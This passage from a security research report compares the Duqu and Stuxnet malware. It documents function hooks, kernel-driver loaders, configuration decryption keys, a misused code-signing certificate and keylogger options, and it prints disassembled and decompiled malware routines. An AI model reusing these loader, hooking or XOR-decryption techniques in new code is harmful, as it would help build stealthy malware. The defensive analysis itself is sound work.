While the trick of looking up import by hash is not unknown in malware code, this is another similarity between Duqu and Stuxnet. Note that the checksum calculation seems to be different between the two codes. Note also that many security related functions, such as SetSecurityDescriptorDacl, are imported as seen in the sample above, which are most likely related to the functionality of Stuxnet described in **[SymantecDossier]** (page 14).

For the DLLs used by Duqu, we calculated the hash results. To simplify the work of others we uploaded the results to a publicly available web site, the download link is given in the Download section of this document.

7. Hooks

The hook functions work in the same way for Stuxnet and Duqu. They both use non-existent “virtual” files for using libraries from modules.

In case of Duqu, this is *sort151C.nls* (or similar with random two byte hex string created from the results of *gettickcount()* and process id) (Figure 8), while in case of Stuxnet it is *KERNEL32.DLL.ASLR.[HEXSTRING]* or *SHELL32.DLL.ASLR.[HEXSTRING]*, where HEXSTRING is a two-byte random hex string. When these libraries are requested, the corresponding module is loaded into the address space of the process (see Figure 10 from [EsetMicroscope] for more information).




Figure 8 – The hooks of Duqu and the non-existent emulated file

Type	Name
.text	C:\WINDOWS\system32\lsass.exe[948] ntdll.dll!NtOpenFile + 6
.text	C:\WINDOWS\system32\lsass.exe[948] ntdll.dll!NtOpenFile + B
.text	C:\WINDOWS\system32\lsass.exe[948] ntdll.dll!NtQueryAttributesFile + 6
.text	C:\WINDOWS\system32\lsass.exe[948] ntdll.dll!NtQueryAttributesFile + B
.text	C:\WINDOWS\system32\lsass.exe[948] ntdll.dll!NtQuerySection + 6
.text	C:\WINDOWS\system32\lsass.exe[948] ntdll.dll!NtQuerySection + B
Attache...	\FileSystem\Ntfs\Ntfs
Library	C:\WINDOWS\system32\KERNEL32.DLL.ASLR.00b7e3ee (** hidden **)
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C1
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C1
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C1
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C1
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C1
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C1

Figure 9 – The hooks of Stuxnet [EsetMicroscope]

Figure and Table show that both threats hook the same ntdll.dll functions.

Stuxnet Hook	Duqu Hook
ZwMapViewOfSection	ZwMapViewOfSection
ZwCreateSection	ZwCreateSection
ZwOpenFile	ZwOpenFile
ZwClose	ZwClose
ZwQueryAttributesFile	ZwQueryAttributesFile
ZwQuerySection	ZwQuerySection

Table 5 – The hooked functions of ntdll.dll are exactly the same in both malware codes.

It is interesting, that antivirus programs do not detect this very strange functionality with non-existent files and from the events we suppose to do changes in this field. During the injection Duqu maps read/write/execute memory areas to system processes like lsass.exe. It is also very strange that anti-malware tools generally avoid to check these memory areas which are very rare to normal programs. So a general countermeasure might be to mitigate these issues.

8. Payload and configuration encryption

Both jminet7.sys and cmi4432.sys are generic loaders for malware code, in a very similar way as mrxccls.sys works in the case of Stuxnet. [Chappell 2010] discusses that the loader in the case of the Stuxnet is so general that it can be used to load any malware. The case is the same for Duqu components: both kernel drivers work in the same way so here we only explain the jminet7.sys process.

The Windows boot up process starts jminet7.sys as it is defined in the registry in **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\JmiNET3** (note the difference between jminet7 and JmiNET3). As jminet7.sys starts, it loads some configuration (**Config 1**) variables from the .sys file itself and decrypts it (**Decrypt 1**). The configuration (**Config 1**) contains the name of the registry key, where the variable configuration part is located, and the secret key to decrypt it. In our case, the “FILTER” key contains the configuration (**Config 2**) in binary encrypted form. (In case of Stuxnet the process is the same, but configuration (**Config 2**) is stored under the key “DATA”). Now, the loader, jminet7.sys reads the registry and decrypts configuration (**Config 2 / Decrypt 2**). This contains the name of the PNF file (DLL) and the process name where the file should be injected. Then, after 15 minutes of waiting time (not yet known if it is configurable or hard-coded) jminet7.sys loads and decrypts netp191.pnf (**Decrypt 3**).

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\JmiNET3]
"Description"="JmiNET3"
"DisplayName"="JmiNET3"
"ErrorControl"=dword:00000000
"Group"="Network"
"ImagePath"="\\?\C:\WINDOWS\system32\Drivers\jminet7.sys"
"Start"=dword:00000001
"Type"=dword:00000001
"FILTER"=hex:a0,35,58,da,32,ee,d5,01,c0,15,8b,1f,4b,5c,d1,a1,0b,8b,e7,85,1c,7f,\
6e,f2,ef,31,6a,18,3c,80,78,c7,d4,c5,50,90,7a,78,66,9d,6b,93,00,a1,f5,3d,26,\
ce,cb,1c,1e,45,b0,ff,a0,dd,c0,a3,e8,58,31,0c,b2,a1,dd,11,37,ba,aa,1e,66,d3,\
1f,b4,2f,e1,7c,eb,b6,a2,58,a0,25,62,77,b5,41,d3,71,02,1a,be,cb,bb,52,43,76,\
43,b6,d0,67,25,19,10,27,67,a5,15,38,9f,8f

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\JmiNET3\Enum]
"0"="Root\LEGACY_JMINET3\0000"
"Count"=dword:00000001
"NextInstance"=dword:00000001
```

Sample 13 – Registry data for jminet7

During the starting process 3 decryption processes are performed altogether, exactly as in Stuxnet. Now, let’s compare the keys of the decryption operations.

Description	Key
Compiled-in configuration (Config-1)	No key set, fixed decryption routine (essentially the same as key=0)
Variable configuration in registry (Config-2)	0xAE240682 (loaded from Config-1)
Decryption key for netp191.pnf	0xAE240682 (loaded from Config-2)

Keys in the case of Duqu (jminet7 and cmi4432)

Description	Key
Compiled-in configuration (Config-1)	key=0
Variable configuration in registry (Config-2)	0xAE240682 (loaded from Config-1)
Decryption key for oem7a.pnf	0x01AE0000 (loaded from Config-2)

Keys in the case of Stuxnet (mrxcls.sys)

One can easily recognize that the same key is used in Stuxnet as in the case of Duqu. Note that many keys contain “0xAE” and later we show more occurrences of this magic number.

```

0000000000: 07 00 00 00 82 06 24 AE | 5C 00 52 00 45 00 47 00 | • '⚡SR\ R E G
0000000010: 49 00 53 00 54 00 52 00 | 59 00 5C 00 4D 00 41 00 | I S T R Y \ M A
0000000020: 43 00 48 00 49 00 4E 00 | 45 00 5C 00 53 00 59 00 | C H I N E \ S Y
0000000030: 53 00 54 00 45 00 4D 00 | 5C 00 43 00 75 00 72 00 | S T E M \ C u r
0000000040: 72 00 65 00 6E 00 74 00 | 43 00 6F 00 6E 00 74 00 | r e n t C o n t
0000000050: 72 00 6F 00 6C 00 53 00 | 65 00 74 00 5C 00 53 00 | r o l s e t \ S
0000000060: 65 00 72 00 76 00 69 00 | 63 00 65 00 73 00 5C 00 | e r v i c e s \
0000000070: 4A 00 6D 00 69 00 4E 00 | 45 00 54 00 33 00 00 00 | J m i N E T 3
0000000080: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 |
0000000090: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 |
00000000A0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 |
00000000B0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 |
00000000C0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 |
00000000D0: 46 00 49 00 4C 00 54 00 | 45 00 52 00 00 00 6C 00 | F I L T E R 1
00000000E0: 00 00 00 00 5C 00 44 00 | 65 00 76 00 69 00 63 00 | \ D e v i c
00000000F0: 65 00 5C 00 7B 00 33 00 | 30 00 39 00 33 00 41 00 | e \ { 3 0 9 3 A
0000000100: 41 00 5A 00 33 00 2D 00 | 31 00 30 00 39 00 32 00 | A Z 3 - 1 0 9 2
0000000110: 2D 00 32 00 39 00 32 00 | 39 00 2D 00 39 00 33 00 | - 2 9 2 9 - 9 3
0000000120: 39 00 31 00 7D 00 00 00 | 00 00 00 00 00 00 00 00 | 9 1 }
...

```

Sample 14 – Decrypted Config-1 for Duqu from jminet7.sys, key in yellow

```

0000000000: 00 00 00 00 01 00 00 00 | 10 BB 00 00 01 00 03 00 | ☺ ►» ☺ ♥
0000000010: 82 06 24 AE 1A 00 00 00 | 73 00 65 00 72 00 76 00 | '⚡SR- s e r v
0000000020: 69 00 63 00 65 00 73 00 | 2E 00 65 00 78 00 65 00 | i c e s . e x e
0000000030: 00 00 38 00 00 00 5C 00 | 53 00 79 00 73 00 74 00 | 8 \ S y s t
0000000040: 65 00 6D 00 52 00 6F 00 | 6F 00 74 00 5C 00 69 00 | e m R o o t \ i
0000000050: 6E 00 66 00 5C 00 6E 00 | 65 00 74 00 70 00 31 00 | n f \ n e t p l
0000000060: 39 00 31 00 2E 00 50 00 | 4E 00 46 00 00 00 D2 | 9 1 . P N F Ñ

```

Sample 15 – Decrypted Config-2 for Duqu jminet7.sys from registry

We can see that the decryption and configuration processes of Duqu and Stuxnet are very similar. In both cases, the first decryption takes place just after the initialization of the driver, before checking for Safe mode and kernel Debug mode. In Stuxnet, the decryption is the call SUB_L00011C42, whereas in the case of Duqu it is the call SUB_L00011320 shown below.

Stuxnet's 1 st decryption call	Duqu's 1 st decryption call
L000103E1: mov byte ptr [L00014124],01h mov dword ptr [ebp-1Ch],L00013E80 L000103EF: cmp dword ptr [ebp-1Ch],L00013E84 jnc L00010409 mov eax,[ebp-1Ch] mov eax,[eax] cmp eax,ebx jz L00010403 call eax L00010403: add dword ptr [ebp-1Ch],00000004h jmp L000103EF L00010409: xor eax,eax L0001040B: cmp eax,ebx jnz L000104BA	L000105C4: mov byte ptr [L00015358],01h mov esi,L00015180 L000105D0: mov [ebp-1Ch],esi cmp esi,L00015184 jnc L000105E8 mov eax,[esi] test eax,eax jz L000105E3 call eax L000105E3: add esi,00000004h jmp L000105D0 L000105E8: xor eax,eax L000105EA: test eax,eax jnz L00010667

<pre> mov al,[L00013E98] test al,al jz L00010433 xor eax,eax mov esi,00000278h mov ecx,L00013E99 call SUB_L00011C42 mov [L00013E98],bl L00010433: mov eax,[L00013E99] test al,01h jz L0001044C mov eax,[ntoskrnl.exe!InitSafeBootMode] cmp [eax],ebx jz L0001044C </pre>	<pre> mov edi,[ebp+0Ch] call SUB_L00011320 mov eax,[L00015190] test al,01h jz L00010611 mov ecx,[ntoskrnl.exe!InitSafeBootMode] </pre>
--	---

Why does the decryption of the configuration (Config-1) happen before the checks for Safe Mode and kernel debugging? The reason is probably that the behavior of the malware upon the detection of Safe Mode or kernel debugging is configurable; hence it needs the configuration (Config-1) before the checking. The last bit of the first byte of the configuration (L00013E99 in Stuxnet listing above) controls if the malware should be active during safe mode or not, and if the 7th bit controls the same if kernel mode debugging is active. Duqu implements the same functionality with almost the same code.

An important difference between the Stuxnet and the Duqu decryption calls is that in the case of Stuxnet calling the same subroutine does all three decryptions. In the case of Duqu, the first decryption calls a slightly different routine, where the instruction `mov ecx, 08471122h` is used as shown below. For the other two decryption calls, this instruction is changed to `XOR ecx, 08471122h`. Thus, in the first case, `ecx` is a fixed decryption key, and in the other two cases, `ecx` contains a parameter received from the call.

Stuxnet decryption routine	Duqu decryption routine
<pre> SUB_L00011C42: push ebp mov ebp,esp sub esp,00000010h mov edx,eax xor edx,D4114896h xor eax,A36ECD00h mov [ebp-04h],esi shr dword ptr [ebp-04h],1 push ebx mov [ebp-10h],edx mov [ebp-0Ch],eax mov dword ptr [ebp-08h],00000004h push edi </pre>	<pre> SUB_L00011320: push esi mov ecx,08471122h xor esi,esi jmp L00011330 Align 8 L00011330: xor [esi+L00015190],cl ror ecx,03h mov edx,ecx imul edx,ecx mov eax,1E2D6DA3h mul edx mov eax,ecx </pre>

L00011C6A:	xor edx,edx test esi,esi jbe L00011C87 mov al,[ebp-0Ch] imul [ebp-08h] mov bl,al	imul eax,04747293h shr edx,0Ch lea edx,[edx+eax+01h] add esi,00000001h xor ecx,edx cmp esi,000001ACh jc L00011330 mov ax,[L00015198] test ax,ax pop esi jnz L00011382 movzx ecx,[edi] mov edx,[edi+04h] push ecx push edx push L00015198 call jmp_ntoskrnl.exe!memcpy add esp,0000000Ch
L00011C78:	mov al,[ebp-10h] imul dl add al,bl xor [edx+ecx],al inc edx cmp edx,esi jc L00011C78	
L00011C87:	xor eax,eax cmp [ebp-04h],eax jbe L00011CA2 lea edx,[esi+01h] shr edx,1 lea edi,[edx+ecx]	L00011382: retn
L00011C96:	mov dl,[edi+eax] xor [eax+ecx],dl inc eax cmp eax,[ebp-04h] jc L00011C96	
L00011CA2:	lea eax,[esi-01h] jmp L00011CAF	
L00011CA7:	mov dl,[eax+ecx-01h] sub [eax+ecx],dl dec eax	
L00011CAF:	cmp eax,00000001h jnc L00011CA7 dec [ebp-08h] jns L00011C6A pop edi pop ebx leave retn	

Sample 16 – Decryption routine comparison

It is very hard to precisely characterize the similarities of the kernel driver codes of Duqu and Stuxnet. In the screenshot below, we present the registry loaders, and the decrypting part of the two. They are very similar, but there are clear differences. It is clearly interesting, but as we don't have enough expertise, it would be just mere speculation from us to say which code is originated from which code, or if one code is based on the reverse-engineering of the other, or, at the end, it is also possible that someone wanted to write a Stuxnet-alike clone and he/she wanted to us to believe that the authors have relations.




Figure 10 – registry loader and decrypting part. Left: Stuxnet – Right: Duqu loader

9. PNF config file encryption

In case of Stuxnet, a PNF file, `mdmcpq3dd.pnf` contains configuration information that is used by the payload (injected DLL), e.g. it contains the names of the Command & Control servers. This file in our Stuxnet sample is 6619 bytes long, and the first part of the configuration is encrypted by simple XOR with `0xFF`. The last half of the configuration seems to be encrypted by different means.

In Duqu, the configuration file is encrypted by XOR operations with the 7-byte key (`0x2b 0x72 0x73 0x34 0x99 0x71 0x98`), the file is 6750 bytes long. Its content is not yet fully analyzed; it mainly contains strings about the system itself, but not the name of a C&C server.

After decryption, Duqu checks if the file begins with `09 05 79 AE` in hex (`0xAE790509` as integer). We can thus observe another occurrence of the magic number `AE`. Note that Stuxnet's config file `mdmcpq3.pnf` also begins with this magic number. Interestingly, the routine in Duqu also checks if the fifth byte is `0x1A`. Moreover, at position `0xC`, the decrypted config file repeats the size of the file itself (`0x1A5E`), where in case of Stuxnet, this size parameter only refers to the size of the first part of the configuration file (`0x744 = 1860` bytes)

10. Comparison of cmi4432.sys and jminet7.sys

One could ask what is the difference between cmi4432.sys and jminet7.sys? The main difference is of course the digital signature. jminet7.sys is not signed, and thus, it is shorter. If we remove the digital signature from cmi4432.sys we find that both files are 24 960 bytes long.

A basic binary comparison discovers only very tiny differences between the two codes. 2-3 bytes are different in the header part, but then the code section is totally identical. The encrypted configuration sections inside the drivers are slightly different (as we know they contain references to different registry services). Finally, at the end of the driver binaries, the driver descriptive texts are different due to the references to JMicron and XXXXX as authors.

In summary, we can conclude that jminet7.sys and cmi4432.sys are essentially identical, except for the identifiers and the digital signature. In addition, from their functionality we can assert that cmi4432.sys is a malware loader routine, so the digital signature on it cannot be intentional (by the manufacturer).

11. Code signing and its consequence

Digital signatures are used to assert the identity of the producer of software and the integrity of the code. Code signing is used to prevent untrusted code from being executed. Duqu's **cmi4432.sys** is signed by XXXXX with a certificate that is still valid at the time of this writing (see related Figures).

XXXXX's parent in the trust chain is Verisign Inc., the certificate was issued on 2009.08.03, it uses the SHA1 hash function (it's not MD5 which has known weaknesses), and it belongs to Class 3 certificates that provide a highest security level requiring for example physical presence at the enrollment. The timestamp is set to 1899.12.30, which probably signifies that no timestamp was given at the time of signing.

Apparent similarities with the Stuxnet malware suggest that the private key of XXXXX might have been compromised and this calls for immediate revocation of their certificate invalidating the public key. Interestingly, in the Stuxnet case it was speculated that an insider's physical intrusion led to the compromise of the private keys of the involved hardware manufacturer companies RealTek and JMicron as they were both located in

Hsinchu Science and Industrial Park, Hsinchu City, Taiwan. Although the current compromise still affects a company in Taiwan, it is located in Taipei. There is no evidence for a large-scale compromise of Taiwanese hardware manufacturers, but the recurrence of events is at least suspicious.

Immediate steps are needed to mitigate the impact of the malware. Similar to the Stuxnet case, the certificate of XXXXX needs to be revoked and XXXXX's code-signing process must be thoroughly audited by Verisign Inc. or any other top-level CA that would issue a new certificate for XXXXX. Revocation of the compromised certificate mitigates the spreading of the malware, because Windows does not allow new installations of the driver with a revoked certificate. This does not solve the problem completely, because already installed drivers may keep running.

In the following pages we include some screenshots showing the digital signature on the affected malware kernel rootkit driver. In one of the figures, we also show that Windows stated that the certificate was still valid on October 5, 2011 with recent revocation information.




Figure 11 – New CMI4432 rootkit loader with valid digital signature from XXXX,TW. Screenshot printed on October 5, 2011.

12. Other components

12.1. Keylogger

No direct network communication was observed from the keylogger.

We checked the binary against virus scanner databases on some online tools. Interestingly, for GFI somebody already submitted the sample before we obtained a sample for the keylogger:

<http://www.sunbeltsecurity.com/cwsandboxreport.aspx?id=85625782&cs=F61AFBECF2457197D1B724CB78E3276E>

In recent weeks, many virus scanners enlisted the software in their malware database.

```

.text:00401B96 xorcryptor_b31f_at_401b96 proc near      ; CODE XREF: sub_401C86+13□p
.text:00401B96                                     ; loadsomemodule_401CE4+13□p ...
.text:00401B96
.text:00401B96 addr_ciphertext = dword ptr 4
.text:00401B96 addr_target   = dword ptr 8
.text:00401B96
.text:00401B96      mov     edx, [esp+addr_ciphertext]
.text:00401B9A      test    edx, edx
.text:00401B9C      jnz    short loc_401BA8
.text:00401B9E      mov     ecx, [esp+addr_target]
.text:00401BA2      xor     eax, eax
.text:00401BA4      mov     [ecx], ax
.text:00401BA7      retn
.text:00401BA8 ; -----
.text:00401BA8
.text:00401BA8 loc_401BA8:                                     ; CODE XREF: xorcryptor_b31f_at_401b96+6□j
.text:00401BA8      mov     eax, [esp+addr_target]
.text:00401BAC      push   edi
.text:00401BAD      mov     ecx, 0B31FB31Fh
.text:00401BB2      jmp     short loc_401BC1
.text:00401BB4 ; -----
.text:00401BB4
.text:00401BB4 loc_401BB4:                                     ; CODE XREF: xorcryptor_b31f_at_401b96+34□j
.text:00401BB4      cmp     word ptr [eax+2], 0
.text:00401BB9      jz     short loc_401BCC
.text:00401BBB      add     edx, 4
.text:00401BBE      add     eax, 4
.text:00401BC1
.text:00401BC1 loc_401BC1:                                     ; CODE XREF: xorcryptor_b31f_at_401b96+1C□j
.text:00401BC1      mov     edi, [edx]
.text:00401BC3      xor     edi, ecx
.text:00401BC5      mov     [eax], edi
.text:00401BC7      test   di, di
.text:00401BCA      jnz    short loc_401BB4 ; String is terminated by 00 characters, that stops
deryption
.text:00401BCC
.text:00401BCC loc_401BCC:                                     ; CODE XREF: xorcryptor_b31f_at_401b96+23□j
.text:00401BCC      pop     edi
.text:00401BCD      retn
.text:00401BCD xorcryptor_b31f_at_401b96 endp

```

Sample 17 – B3 1F XOR encryption routine from keylogger

```

1000E4D1                                     L1000E4D1:
1000E4D1 8B442408      mov     eax, [esp+08h]
1000E4D5 57             push   edi
1000E4D6 B91FB31FB3    mov     ecx, B31FB31Fh
1000E4DB EB0D          jmp     L1000E4EA
1000E4DD                                     L1000E4DD:
1000E4DD 6683780200    cmp     word ptr [eax+02h], 0000h
1000E4E2 7411          jz     L1000E4F5
1000E4E4 83C204        add     edx, 00000004h
1000E4E7 83C004        add     eax, 00000004h
1000E4EA                                     L1000E4EA:
1000E4EA 8B3A          mov     edi, [edx]
1000E4EC 33F9          xor     edi, ecx
1000E4EE 8938          mov     [eax], edi
1000E4F0 6685FF        test   di, di
1000E4F3 75E8          jnz    L1000E4DD
1000E4F5                                     L1000E4F5:
1000E4F5 5F             pop     edi
1000E4F6 C3             retn

```

Sample 18 – B3 1F XOR encryption routine from cmi4432.pnf

```

v9 = pNumArgs;
if ( pNumArgs > 1 && !lstrcmpiW(*(LPCWSTR *) (commandlineparam + 4), L"xxx") )
{
v22 = 2;
while ( v22 < v9 )
{
v4 = 0;
if ( !check_options_sub_4013AE((int)&v22, v9, commandlineparam, (int)&v14) )
goto LABEL_13;
}
if ( createfile_stuff((int)&v14) && tempfile_eraser((int)&v14) && sub_401160((int)&v14, (int)&Memory,
(int)&v22) )
{
if ( sub_401269(Memory, v22) )
{
v10 = 1;
v4 = 0;
goto LABEL_14;
}
}
v4 = 0;
}
}
LABEL_13:

```

Sample 19 – Keylogger – does not start if the first parameter is not “xxx”

```

v4 = *(_DWORD *) (a3 + 4 * *(_DWORD *) a1);
if ( *(_WORD *) v4 == 47 )
{
v6 = (const WCHAR *) (v4 + 2);
++*(_DWORD *) a1;
if ( lstrcmpiW(v6, L"delme") )
{
if ( lstrcmpiW(v6, L"v") )
{
if ( lstrcmpiW(v6, L"quit") )
{
if ( lstrcmpiW(v6, L"restart") )
{
result = sub_401000(a3, a1, a4, v6, a2);
}
else
{
result = 1;
*(_DWORD *) (a4 + 12) = 1;
}
}
}
}
}
}

```

Sample 20 – valid options – not tested furthermore

```

signed int __userpurge sub_401000<eax>(int a1<edx>, int a2<ecx>, int a3<ebx>, LPCWSTR lpString1, int a5)
{
    int v5; // eax@1
    int v7; // edi@3

    v5 = *(_DWORD *)a2;
    if ( *(_DWORD *)a2 >= a5 )
        return 0;
    v7 = *(_DWORD *) (a1 + 4 * v5);
    *(_DWORD *)a2 = v5 + 1;
    if ( !strcmpW(lpString1, L"in") )
    {
        *(_DWORD *) (a3 + 16) = v7;
        return 1;
    }
    if ( !strcmpW(lpString1, L"out") )
    {
        *(_DWORD *) (a3 + 32) = v7;
        return 1;
    }
    return 0;
}

```

Sample 21 – and some more options

The keylogger.exe file contains an embedded jpeg file from position 34440 (in bytes). The picture is only partial, the readable text shows “Interacting Galaxy System NGC 6745”, most likely a picture taken from NASA and used as deception. At position 42632 an encrypted DLL can be found. The encryption is simple XOR with 0xFF.

The unencrypted DLL is (as in the other cases) a compressed UPX file. According to the call graph, most likely, the “outer” .exe is just a control program and injector to this internal part, and the internal DLL contains keylogging related function calls.

